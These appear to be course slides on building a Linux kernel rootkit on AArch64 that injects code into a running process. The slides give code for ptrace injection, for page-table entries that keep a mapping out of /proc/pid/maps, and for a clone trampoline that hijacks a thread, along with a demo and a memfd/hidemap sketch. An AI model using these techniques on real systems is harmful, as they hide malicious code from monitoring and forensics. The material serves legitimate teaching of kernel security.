



Kernel Security: how2rootkit



Kernel-Space Process Injection

Agenda

- Process injection: from user land to kernel

What Is Process Injection?

Execute code inside of a process.

Two problems to solve:

- **Get your code into the target's memory** : the target needs memory that's both writable (so you can fill it) and executable (so it runs)
- **Redirect execution to start running it**: hijack the instruction pointer or spawn a new thread

Self-Injection: mmap RWX

Self-injection is trivial. You control your own address space:

```
void *page = mmap(NULL, 4096,  
                  PROT_READ | PROT_WRITE | PROT_EXEC,  
                  MAP_ANON | MAP_PRIVATE, -1, 0);  
memcpy(page, shellcode, len);  
((void (*)(void))page)();
```

- mmap with PROT_READ | PROT_WRITE | PROT_EXEC gives you an RWX page
- memcpy writes your payload into it
- Cast to function pointer and call
- Works because you're injecting into yourself and because our lab has no restrictions on allocating JIT memory

Self-inject

- "Get our code in": mmap + memcpy
- "Get our code running": Cast to a function pointer How else could we get our code running?

pthread_create

- spawn a thread running at the start of our shellcode
- `pthread_create` under the hood calls `clone`
- `clone` is the syscall used to implement `fork`
- Creating a new thread results in creating a new `task_struct` in the kernel
- This task struct shared the mm struct, cred, ...etc

Userland Remote Injection: ptrace

- Injecting into a *different* process usually requires root (or CAP_SYS_PTRACE). LSMs like SELinux, AppArmor, and YAMA's ptrace scope can restrict it further.
- The basic pattern: attach to the target, manipulate its registers and memory, force it to run- your code.
- Usual trick involves pausing a thread, setting its pc to point to something like dlopen/mmap (syscall wrapper) then have its return address be a breakpoint
- From there, use ptrace POKE_TEXT to copy the payload to the newly allocated region in the remote process
- Either hijack the thread, or force a call to clone/pthread_create

ptrace Injection Pseudocode

```
ptrace(PTRACE_ATTACH, target_pid, 0, 0); /* stop target */
waitpid(target_pid, &status, 0);
/* force target to mmap an RWX page (set regs, inject svc #0) */
ptrace(PTRACE_GETREGSET, target_pid, NT_PRSTATUS, &iiov);
regs.pc = mmap_addr; /* redirect to payload */
ptrace(PTRACE_SETREGSET, target_pid, NT_PRSTATUS, &iiov);
ptrace(PTRACE_DETACH, target_pid, 0, 0);
```


- Stop the target, read/write its memory and registers, force it to mmap
- Alternative: open /proc/pid/mem and write directly
- Both leave audit trails and require CAP_SYS_PTRACE or root
- Both are visible to security tools monitoring ptrace calls and /proc access

ptrace



- I might add a lecture on this at the end of the semester if we have time.

Why Inject from the Kernel?



Why Inject from the Kernel?

Fewer artifacts, harder to detect:

- No ptrace calls: many PSPs log ptrace events. ptrace is also notoriously buggy, has many caviots, and can cause problems with a process isn't aleratable when the ptrace ends.
- Direct access to page tables: create mappings without going through syscalls
- Direct access to saved registers: redirect execution without signals

The kernel already manages everything we need. Instead of *asking* the kernel to do things on our behalf (ptrace, /proc/mem), we just do them directly.

Why You Might Not Want To



Why You Might Not Want To

- Getting kernel code execution is hard (though if you're in this class, you already have an LKM running :)
- It's dangerous and brittle across kernel versions
- If you already have root, you can usually inject via ptrace
 - LSMs can make this harder, but they can also make LKM loading harder
- Its easy to leak pages if you aren't careful

Discussion

We can allocate physical pages. We can walk page tables. We can read and write any process's registers. We can call syscall handlers (do_syscall...)

How do we connect the pieces? What's the plan?

- If you're executing in the kernel, there isn't much you can't do.
- As a result, there are multiple ways of accomplishing the same thing.



mm_struct and the Page Table Root

Every `task_struct` with userspace memory has an `mm_struct`:

```
struct mm_struct {  
    pgd_t *pgd;           /* TTBR0 value – page table root      */  
    struct maple_tree mm_mt; /* VMA tree (kernel 6.1+)          */  
    int map_count;        /* number of VMAs                  */  
    unsigned long task_size; /* size of user address space      */  
};
```


- `mm->pgd`: what the hardware walks on every memory access
 - When the process is scheduled, `mm->pgd` is loaded into `TTBR0_EL1`
- If we can manipulate the tree hanging off `pgd`, we can create mappings in any process
- From there, there is nothing stopping us from mapping a page into the process
- VMA keeps track of pages mapped to the current process

VMAs vs PTEs

VMAs are kernel bookkeeping

- Contiguous ranges with permissions (read/write/exec)
- Stored in a maple tree, iterated by `vma_next()`
- `/proc/pid/maps` renders VMAs — one line per VMA
- Created by `mmap()`, `execve()`, `brk()`
- The kernel uses VMAs for fault handling, cleanup, accounting
- The hardware doesn't know VMAs exist
- A PTE without a VMA = valid mapping invisible to `procfs`

Target Process Virtual Address Space



The Page Allocator

The kernel's buddy allocator hands out physical pages:

```
struct page *p = alloc_page(GFP_KERNEL | __GFP_ZERO);
void *kva = page_address(p); /* kernel virtual address (linear map) */
__free_page(p);             /* return to allocator */
```

- `alloc_page()` returns a `struct page *` — a physical page descriptor
- `page_address()` gives the kernel VA via the **linear map**
 - a region under TTBR1 where the kernel maps all of physical RAM at a fixed offset ($VA = PA + PAGE_OFFSET$).
 - Every physical page has a permanent kernel VA here, no page table walk needed to find it
- The page exists in physical memory independently of any process
- You can allocate a page and never tell the process about it


The Injection Plan

Two ingredients, mapped to kernel APIs:

Get code in

- `alloc_page()` — get a physical page
- Write shellcode via `page_address()` (kernel linear map)
- Build PTEs in the target's page tables pointing to our page
- No VMA created → invisible to `/proc/pid/maps`

Start execution




- Write a `clone()` trampoline into an existing code page
- Hijack `task_pt_regs(task) -> pc` to the trampoline
- Target wakes, trampoline calls `clone()`, child runs payload

How do we add pages?

- `vm_mmap`

Why might we not want to use vm_mmap



What can we do instead?

- If the VMA keeps track of the mapping, we either need to
 - 1. censor it when it is displayed to a userland process
 - 2. Don't create a VMA entry for the page we map.

2 is more fun :) lets start there...

From write to Execute

- Assuming we have our page mapped into the process with shellcode in it, how do we actually execute it?
- Well, we are the kernel...
- we can just set registers can we not?


pc hijack

`./inject `pidof sleep` ./a.so`

I'm going to steal the **PROGRAM COUNTER**

imgflip.com

Thread Hijack



- just set pc to the region we just added

Thread hijack


- Usually we inject into a process for a reason, like hiding a payload in a legitimate service or to install a hook in logic that isn't easily hooked from the kernel
- If we hijack the pc the program won't work anymore :)
- So we probably should come up with a plan to restore the original threads context at some point?
- Maybe we save the state and spawn a new thread? ...hint hint nudge nudge

Kernel Tricks

- From here on out, all of these techniques are tricks
- there is no "canonical" way to do this
- Tricks come and go but concepts remain relatively consistent from os to os
- The trick we are going to be focusing on is "dual view page" shenanigans :D


Thread Inject Example

Injection Sequence



Getting Code In: Dual Mapping

- the trick: manually create a PTE and add it to the task mm without adding it to the VMA
- This is easier than it sounds because its possible to have two ptes point to the same pfn
- ie: the same physical page, accessible through two virtual addresses:
- We accomplish using the **kernel linear map**



Dual View


- **Kernel writes** via TTBR1: `page_address(page)` returns a linear map VA
- **User executes** via TTBR0 : our manually constructed PTE maps the same physical frame

`memcpy(page_address(code_page), shellcode, len)` writes the payload. The target's new PTE lets it execute from whatever the VA is (i.e. `0x2_0000_0000`).

Same bytes. Two VAs. Two page table trees.

Dual Mapping

Dual Mapping: One Page, Two Addresses



`alloc_page()` gives kernel access via linear map
`map_user_page()` creates user access via new PTE

Same physical bytes, two virtual addresses

Walking target->mm->pgd

We need to walk the target's 4-level page table and install a PTE at our chosen VA. AArch64 4KB granule, 48-bit VA:

```
PGD[47:39] → P4D(folded) → PUD[38:30] → PMD[29:21] → PTE[20:12]
```

Start the walk : PGD always exists, P4D is folded on AArch64:

```
pgdp = pgd_offset(mm, va);  
p4dp = p4d_offset(pgdp, va);    /* identity - P4D folded into PGD */  
...
```

- Fix a chosen VA (0x2000000000 or whatever) sits in a gap between heap and stack.
- all intermediate levels are empty.
- allocate every table page from scratch.

Allocating Missing Levels

Same pattern at PUD and PMD — check `*_none()`, allocate if empty:

```
if (pud_none(READ_ONCE(*pudp))) {
    struct page *pmd_page = alloc_page(GFP_KERNEL | __GFP_ZERO);
    WRITE_ONCE(*pudp, __pud(__pa(page_address(pmd_page))
                             | PUD_TYPE_TABLE | PUD_TABLE_PXN));
    dsb(ishst); isb();
}
pmdp = pmd_offset(pudp, va);

if (pmd_none(READ_ONCE(*pmdp))) {
    struct page *pte_page = alloc_page(GFP_KERNEL | __GFP_ZERO);
    WRITE_ONCE(*pmdp, __pmd(page_to_phys(pte_page)
                             | PMD_TYPE_TABLE | PMD_TABLE_PXN));
    dsb(ishst); isb();
}
```

- `__GFP_ZERO` is critical: garbage entries look like valid PTEs → kernel panic
- `dsb(ishst); isb();` : ensure other CPUs see the write before we walk through it
- PXN bit : kernel can't speculatively execute user pages through these table levels

The Final PTE


All intermediate levels exist. Install the leaf entry:

```
ptep = pte_offset_kernel(pmdp, va);  
pte = pfn_pte(page_to_pfn(page), PAGE_SHARED_EXEC);  
set_pte(ptep, pte);  
flush_tlb_all();
```

- `PAGE_SHARED_EXEC` sets exactly the bits we need:
- `flush_tlb_all()` ensures all CPUs see the new mapping. Before: walking `mm->pgd` for our VA hit `p4d_none`. After: a full walk reaches our physical page with shellcode.

Walk and Insert

Building a PTE: Walk & Allocate



No VMA = Stealth (and Fragile)

Normal mapping: `vm_mmap()` creates a VMA, sets up fault handling, shows in `/proc/pid/maps`.

- Our way: PTEs only. No VMA.
- PTEs are in place. Now we need execution.

Execution: Continued

Option 1: hijack PC directly

- Set `task_pt_regs(task) -> pc` to our payload address
- Target wakes and runs our code — but when it returns, it's confused
- Original syscall state is lost, stack frame is wrong, the thread is dead to its real purpose

Option 2: make a new thread

- Briefly hijack the target to execute a `clone()` syscall
- Clone creates a child thread sharing the address space
- Parent resumes its original code path as if nothing happened
- Child runs our payload forever

What syscall "makes a new thread"?

-

What syscall "makes a new thread"?

- clone

How do we call `clone` from the kernel?

How do we call clone from the kernel?

- Find the handler invoked when clone is called in the kernel. i.e. kernel_cloned

kernel_clone()

- How do we call the handler?
- `kernel_clone()` is not exported to modules. But the target is a userspace process.
- it can make syscalls. We briefly hijack it to execute `clone()`:

```
clone(CLONE_VM | CLONE_THREAD | CLONE_SIGHAND, stack_top, 0, 0, 0)
```

- `CLONE_VM` — child shares parent's address space (sees our injected pages)
- `CLONE_THREAD` — same thread group (shows as a thread of the target in ps)
- `CLONE_SIGHAND` — share signal handlers (required by `CLONE_THREAD`)

The child is a real userspace thread in the target's thread group. From ps's perspective, the target just spawned another thread — common for multithreaded programs.

.....The trick is making the parent resume normally after clone returns.

The Trampoline

- write ~13 AArch64 instructions into an existing VM_EXEC page via `access_process_vm()`.
- Before waking the target, pre-load `x28 = original PC` and `x27 = payload VA` in its saved `pt_regs`:

```
movz x0, #0x0900          ; flags low: CLONE_VM|CLONE_SIGHAND
movk x0, #0x0001, lsl 16   ; flags high: CLONE_THREAD → x0 = 0x10900
movz x1, #<stack[15:0]>    ; x1 = stack_top (4 insns for 64-bit immediate)
movk x1, #<stack[31:16]>, lsl 16
movk x1, #<stack[47:32]>, lsl 32
movk x1, #<stack[63:48]>, lsl 48
movz x2, #0               ; parent_tidptr = NULL
movz x3, #0               ; tls = NULL
movz x4, #0               ; child_tidptr = NULL
movz x8, #220             ; __NR_clone
svc #0                   ; syscall – returns PID in parent, 0 in child
cbz x0, child             ; if x0 == 0, we're the child
br x28                   ; PARENT: jump back to original PC
child:
br x27                   ; CHILD: jump to payload on RWX page
```

`x27` and `x28` are callee-saved — `svc` doesn't clobber them. The `cbz/br` pair cleanly separates parent and child paths.

Hijacking the Target

1. `find_exec_addr(task)` : scan VMAs for a `VM_EXEC` page with room (offset 0x100 bytes in, away from the entry point)
2. `access_process_vm(task, addr, trampoline, len, FOLL_WRITE|FOLL_FORCE)` — write trampoline into the code page (triggers COW detection artifact)
3. `task_pt_regs(task)->pc = trampoline_addr` redirect PC
4. `regs->regs[28] = original_pc` : save original PC for parent return
5. `regs->regs[27] = INJECT_CODE_VA` : payload address for child
6. `regs->syscallno = ~0UL` : prevent the kernel from restarting the interrupted syscall (`NO_SYSCALL` on AArch64)

Finally, wake the target:

```
set_tsk_thread_flag(task, TIF_SIGPENDING);  
wake_up_process(task);
```

`TIF_SIGPENDING` forces the sleeping syscall (ppoll, nanosleep) to return -EINTR and exit to userspace © 2026 Chrony Ltd
address.

wakeup



After the Wake

- Target wakes in kernel → sleeping syscall sees `TIF_SIGPENDING`, returns `-EINTR`
- Kernel returns to userspace at `regs->pc` (our trampoline)
- Trampoline loads clone args into `x0-x4`, `x8 = 220`, calls `svc #0`
- Kernel creates a child thread sharing the address space (`CLONE_VM`)
- **Parent:** `x0 = child_pid(nonzero)` → `cbz` not taken → `br x28` → back to original code path. The original syscall returns `-EINTR`, the process loops and goes back to sleep as normal. Restore the trampoline
- **Child:** `x0 = 0` → `cbz` taken → `br x27` → payload page at `0x200000000`
- Payload creates `/tmp/pwned_<pid>`, enters infinite `poll()` loop

Demo: threadinject

```
```bash
```

# Terminal 1: load the module

```
insmod threadinject.ko dmesg | tail -2
```

# threadinject: /dev/threadinject

# created

## Terminal 2: create a target

```
sleep 9999 & echo $! # 142
```

## Terminal 1: inject

```
echo "inject 142" > /dev/threadinject dmesg | tail -5
```

**threadinject: PTEs  
installed — code  
@ 2000000000,  
stack @  
200001000  
threadinject:**

**threadinject: \*\*\*  
injection  
complete \*\*\***

**Terminal 2: verify**

```
ps -eLf | grep sleep # original + new thread (same TGID) ls /tmp/pwned_*
/tmp/pwned_142 cat /proc/142/maps | grep 200000000 # nothing —
invisible
```

'''

# Five Ways to Inject

threadinject is one approach. There are several others, each with different tradeoffs:

Approach	How it works	Pros	Cons
<b>PTE + clone trampoline</b> (threadinject)	Build raw PTEs, hijack PC, shellcode calls <code>clone()</code>	VMA-less stealth, real userspace thread	COW artifact, target briefly disturbed, brittle shellcode
<b>kernel_clone + kthread_use_mm</b> (kclone_inject)	Resolve <code>kernel_clone</code> via kallsyms, spawn kthread, borrow target's mm	Target never touched, no COW, no shellcode	Shows as kernel thread in <code>/proc</code> , unexported symbol
<b>kthread_run + kthread_use_mm</b>	<code>kthread_run(fn, data, "name") + kthread_use_mm()</code>	No symbol resolution needed — <code>EXPORT_SYMBOL</code>	Same kernel-thread footprint
<b>shmem_file_setup + vm_mmap</b>	Create anonymous file, <code>kernel_write</code> payload, <code>vm_mmap</code> into target	Proper VMA — cleanup on exit, swap-friendly	Shows in <code>/proc/pid/maps</code> unless paired with hidemap
<b>call_usermodehelper</b>	Spawn an entirely new process from the kernel	Simplest — no injection at all	New process visible, needs binary on disk (or memfd trick)

Pick the right tool for the job. What does the detection surface look like for each?

# The memfd Trick (Sketch)

```
/* Kernel-side anonymous file — no path on disk */
struct file *f = shmem_file_setup("", PAGE_SIZE, 0);
kernel_write(f, payload, len, &pos);

/* Borrow target's mm, map the file into it */
kthread_use_mm(target->mm);
unsigned long addr = vm_mmap(f, 0, PAGE_SIZE,
 PROT_READ | PROT_EXEC, MAP_PRIVATE, 0);
kthread_unuse_mm(target->mm);
```

# memfd

- Creates a proper VMA: the kernel handles cleanup when the process exits
- The VMA shows in `/proc/pid/maps` as an anonymous mapping
- Solution: pair with `hidemap.ko` to filter it from the maps output
